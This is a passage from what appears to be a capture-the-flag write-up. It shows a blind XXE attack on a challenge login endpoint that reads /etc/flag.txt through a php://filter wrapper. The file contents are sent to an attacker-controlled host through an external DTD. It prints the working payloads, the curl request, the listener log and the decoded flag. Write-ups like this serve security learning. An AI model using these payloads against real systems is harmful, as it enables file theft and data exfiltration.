http://securelogin.challenge.fi:8880/xml.php
<html><body><h1>400 Bad request</h1>
Your browser sent an InVaLiD rEqUEsT.
</body></html>
```

FINALLY after I don't know how many hours I got some other answer from the server than "Try harder!" Lets get back to the payload and the external DTD. The servers XML parser goes through our payload **line by line**


```
<!DOCTYPE creds [
<!ENTITY % a SYSTEM "http://x.x.x.x:80/dtds/sp2.dtd">
%a;
%c;
]>
```

This is called internal DTD or Internal Document Type Definition and we have specified a special type entity called Parameter Entity `<!ENTITY % a SYSTEM "http://x.x.x.x:80/dtds/sp2.dtd">%a;` which allows us to define an external URI within our Internal DTD. Parameter Entitys can only be loaded inside DTD so we couldn't use it in the root XML like `<user>&a;</user>` We use `<user>&body;</user>` and the entity value body is inside sp2.dtd which is hosted in our public facing server So the parser reads our external dtd.

```
<!ENTITY % d SYSTEM "file:///etc/flag.txt">
<!ENTITY % c "<!ENTITY body SYSTEM 'ftp://x.x.x.x:21/%d;'>">
```

First it tries to retrieve `/etc/flag.txt` and put it in our `%d;` entity. Next line we have `%c;` from our payload which loads up the flag from the server and servers it to our payload This is what the request would look like:

```
<!DOCTYPE creds [
<!ENTITY % a SYSTEM "http://x.x.x.x:80/dtds/sp2.dtd">
%a; = <!ENTITY a SYSTEM "http://x.x.x.x:80/dtds/sp2.dtd"
      sp2.dtd = <!ENTITY % d SYSTEM "file:///etc/flag.txt">
                <!ENTITY % c "<!ENTITY body SYSTEM 'ftp://x.x.x.x:21/%d;'>">
%c; = <!ENTITY body SYSTEM "ftp://x.x.x.x:21/?CONTENTS_OF_ETC_FLAG.TXT">
]>
<creds>
  <user>&body; = CONTENTS_OF_ETC_FLAG.TXT</user>
  <pass>password</pass>
</creds>
```

But since our request was invalid we need to figure out what was wrong. Firstly I read something about retrieving files in PHP environment and it requires filter so we change our `file:///etc/flag.txt` into `php://filter/convert.base64-encode/resource=/etc/flag.txt` which encodes any response from the server into base64. We try this out if it helps but nothing, still getting invalid request. Maybe it has something to do with our use of FTP, lets just use HTTP for the entire process. So we change our sp2.dtd into `http://x.x.x.x:80/%d;` and try to curl again, but alas no success. Still not getting any response to our xxeserv. Lets try something else. What if we change our default port from 80 to something else. I tried probably around ~40 different ports without any success until it hit me to try FTP port 21 as our http port. So we setup xxeserv with `xxeserv -w -wp 21` and change our external DTD to:

```
<!ENTITY % d SYSTEM "php://filter/convert.base64-
encode/resource=/etc/flag.txt">
<!ENTITY % c "<!ENTITY body SYSTEM 'http://x.x.x.x:21/%d;'>">
```


and our payload to

```
<!DOCTYPE creds [ <!ENTITY % a SYSTEM
"http://x.x.x.x:21/dtds/sp2.dtd">%a;%c; ]>
<creds>
  <user>&body;</user>
  <pass>password</pass>
</creds>
```

and we do a curl

```
$ curl -X POST -H "Content-Type: application/x-www-form-urlencoded" -H
"Connection: close" --data
"xml=PCFET0NUWVBFIGNyZWRzIFsgPCFFFTlRJVfkgJSBhIFNZU1RFTSAiaHR0cDovLzE5NS4xND
guMjIuODI6MjEvc3AyLmR0ZCI%2BJWE7JWM7XT4KPGNyZWRzPgogICAgPHVzZXI%2BJmJvZHK7P
C91c2VyPgogICAgPHBhc3M%2BcGFzc3dvcnQ8L3Bhc3M%2BCjwvY3JlZHM%2B"
http://securelogin.challenge.fi:8880/xml.php
Username or password not found! Try Harder!
```

I thought "nononono not this again...." but then I checked my xxeserv and FINALLY I got a response from the server!

```
$ ./xxeserv -w -wp 21
2021/04/01 10:19:50 [*] Starting Web Server on 21 [./]
[*] Found certificate files in directory. Using these.
2021/04/01 10:19:50 [*] GO XXE FTP Server - Port: 2121
[*] UNO Listening...
2021/04/01 10:20:01 [13.49.220.72:49414][200] /dtds/sp2.dtd
2021/04/01 10:20:01 [13.49.220.72:49416][404]
/ZmxhZ3tUMzRtX1IwVF9XNHNFSDNyRSF9Cg==

$ echo ZmxhZ3tUMzRtX1IwVF9XNHNFSDNyRSF9Cg== |base64 -d
flag{T34m_R0T_W4s_H3rE!}
```

Success! CTF Complete, it took me a few days but the feeling was worth it. Hope you learned something from this, see you on the next write-up!